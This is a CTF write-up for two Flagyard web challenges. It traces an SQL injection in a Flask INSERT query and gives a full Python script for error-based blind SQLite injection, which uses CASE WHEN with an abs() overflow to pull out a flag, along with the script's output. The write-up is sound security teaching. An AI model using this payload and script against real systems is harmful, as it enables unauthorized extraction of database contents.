Feedback and Nooter Flagyard challenges writeup
A writeup for two Flagyard CTF web challenges titled Feedback and Nooter.
Introduction
This is a writeup for both challenges on Flagyard titled Nooter and Feedback. Both have the same solution and exploitation chain, which is why I’m putting both writeups in one post.
Recon
We are provided with the Flask source code for both challenges. We will start with basic black-box recon and fill in the missing pieces using the source code.
Black-box Investigation
We need to register (create an account), and later we are faced with the following interface for both challenges. They differ only in context: one is for sending a note, and the other is for sending a flag.

After that, nothing more is interesting within black-box investigation, so let’s move on to the source code.
Source Code Investigation
Both challenges have almost the same source code; they differ only in the input field—one is named “note” and the other “feedback.” Other than that, it is the same exact source code.
We have the same endpoints for login and registration, as well as for creating the note (or feedback, depending on the challenge).
Also, there is a flag table, as shown here.
1
2
3
4
5
create_flag_table = """
            CREATE TABLE IF NOT EXISTS flag(
                flag text NOT NULL
            );
        """
When checking different SQLite3 queries, we find something interesting within the root endpoint when doing a POST request.
Vulnerability Discovery and Analysis
The vulnerability is lurking within the following endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@app.route('/', methods=['GET', 'POST'])
def index():
    if 'loggedin' in session:
        msg = ''
        if request.method == 'POST' and 'note' in request.form:
            note = request.form['note']
            if blacklist(note):
                msg = 'Forbidden word detected'
            else:
                query = db.insert("INSERT INTO notes(username, notes) VALUES(?,'%s')" % note, session['username'])
                if query is not True:
                    msg = 'Something went wrong'
        notes = db.select("SELECT notes FROM notes WHERE username = ?", session['username'])

        return render_template('home.html', username=session['username'], notes=notes, msg=msg)
    return redirect(url_for('login'))
The SQL injection exists specifically within the following query.
1
query = db.insert("INSERT INTO notes(username, notes) VALUES(?,'%s')" % note, session['username'])
The note itself is being injected as part of the SQL clause instead of being inserted as a parameter, so we can alter that query however we want. This allows us to interact with the database however we want, depending on the limits of what we can inject.
Exploit and Payload
If it were a SELECT query, we could perform a UNION attack, but this time we are dealing with an INSERT clause. We could either insert the flag into the notes or feedback table, but the problem is that we cannot see the content of each table because there is no endpoint that reflects the content of the target table. So we need to perform a blind SQL injection attack—either error-based or time-based.
Time-based SQLi problem
Time-based SQL injection could be a solution, but we are dealing with SQLite3, which has no time-sleep functions like other DBMSs (e.g., MySQL, PostgreSQL, and others). So we must move to error-based SQL injection instead.
Error-based SQLi
Error-based SQL injection is based on short-circuit evaluation, which is basically the compiler or interpreter of a language acting lazily. For example:
1
2
if 1 == 1 or 2 == 1/0:
    print("YES")
The interpreter sees or and 1 == 1 and will immediately print YES, regardless of the nonsense that would trigger a runtime error.
The error-based SQL injection would be based on binary search of the flag components using the following algorithm.
Define the min and max boundaries for the set of characters we are going to test—for example, min = 0 and max = 255. We will test all ASCII characters—hopefully enough.
Does the letter
i = (max + min) / 2of the flag equalx?If the letter
iis notx, we will know that by exploiting the short-circuit evaluation of SQLite3, and the app will return the stringSomething went wrong.Instead of testing each ASCII character by brute force, we check whether the letter
iis lesser or greater thanxin terms of Unicode or ASCII code.If it is bigger, set
min = i; if it is lesser, setmax = i.
And we keep looping until we find all the characters of the flag.
Of course, before that, we brute-force the length of the flag.
So the exploit is basically the following.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
import httpx


querySup = lambda x,p : f"nice'),('kou',(SELECT CASE WHEN substr(flag,{p},1)>'{x}' THEN 'F' ELSE abs(-9223372036854775808) END FROM flag)) -- "

queryInf = lambda x,p : f"nice'),('kou',(SELECT CASE WHEN substr(flag,{p},1)<'{x}' THEN 'F' ELSE abs(-9223372036854775808) END FROM flag)) -- "

queryEq = lambda x,p : f"nice'),('kou',(SELECT CASE WHEN substr(flag,{p},1)='{x}' THEN 'F' ELSE abs(-9223372036854775808) END FROM flag)) -- "


LengthQuery = lambda x : f"nice'),('kou',(SELECT CASE WHEN length(flag)={x} THEN 'F' ELSE abs(-9223372036854775808) END FROM flag)) -- "

URL = "http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com"

with httpx.Client() as client:


	r = client.post(f"{URL}/login", data={"username":"kou", "password":"123"})


	min = 0
	max = 255

	length = 1

	while True:

		print(f"[*] Trying Length {length}")

		r = client.post(URL, data={"note":LengthQuery(length)}) # For the feedback challenge change this to feedback


		if "Something went wrong" not in r.text:
			break
		else:

			length += 1

	print(f"[+] LENGTH OF FLAG {length}")


	search = 1

	flag = ""

	while search < length:


		mid = (max+min)//2


		r = client.post(URL,data={"note":queryEq(chr(mid),search)})

		if "Something went wrong" not in r.text:
			print(f"[*] Found Character Number {search} : {chr(mid)}")
			flag += chr(mid)
			max = 255
			min = 0
			search += 1


		else:
			r = client.post(URL,data={"note":queryInf(chr(mid),search)})

			if "Something went wrong" not in r.text:

				max = mid

			else:

				min = mid


	print(f"[+] Found FLAG : {flag}")
We used the payload nice'),('kou',(SELECT CASE WHEN CONDITION THEN 'F' ELSE abs(-9223372036854775808) END FROM flag)) -- to insert two lines: one normal one, and the other contains the injection. We also used the CASE WHEN of SQLite3, since it is not banned within the blocklist used by the script.
Then the runtime error for the short-circuit evaluation is abs(-9223372036854775808), since it will give an integer overflow error. I tried division by 0, but SQLite3 returns NULL for this.
Now, after running the payload, we get the following result.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
s$ python3 sqliteBlindInjection.py
[*] Trying Length 1
[*] Trying Length 2
[*] Trying Length 3
[*] Trying Length 4
[*] Trying Length 5
[*] Trying Length 6
[*] Trying Length 7
[*] Trying Length 8
[*] Trying Length 9
[*] Trying Length 10
[*] Trying Length 11
[*] Trying Length 12
[*] Trying Length 13
[*] Trying Length 14
[*] Trying Length 15
[*] Trying Length 16
[*] Trying Length 17
[*] Trying Length 18
[*] Trying Length 19
[*] Trying Length 20
[*] Trying Length 21
[*] Trying Length 22
[*] Trying Length 23
[*] Trying Length 24
[*] Trying Length 25
[*] Trying Length 26
[*] Trying Length 27
[*] Trying Length 28
[*] Trying Length 29
[*] Trying Length 30
[*] Trying Length 31
[*] Trying Length 32
[*] Trying Length 33
[*] Trying Length 34
[*] Trying Length 35
[*] Trying Length 36
[*] Trying Length 37
[*] Trying Length 38
[*] Trying Length 39
[+] LENGTH OF FLAG 39
[*] Found Character Number 1 : F
[*] Found Character Number 2 : l
[*] Found Character Number 3 : a
[*] Found Character Number 4 : g
[*] Found Character Number 5 : Y
[*] Found Character Number 6 : {
------
[+] Found FLAG : FlagY{FindYourOwn
We got the flag, but it is missing the last curly bracket }. I guess my algorithm was not perfect, but we got the flag, and thus the challenge is solved. Both challenges have the same solution exactly; one just sends a note, and the other sends feedback.
Conclusion
That was a great SQLite3 exercise to get to know more about that DBMS and the different ways to exploit it.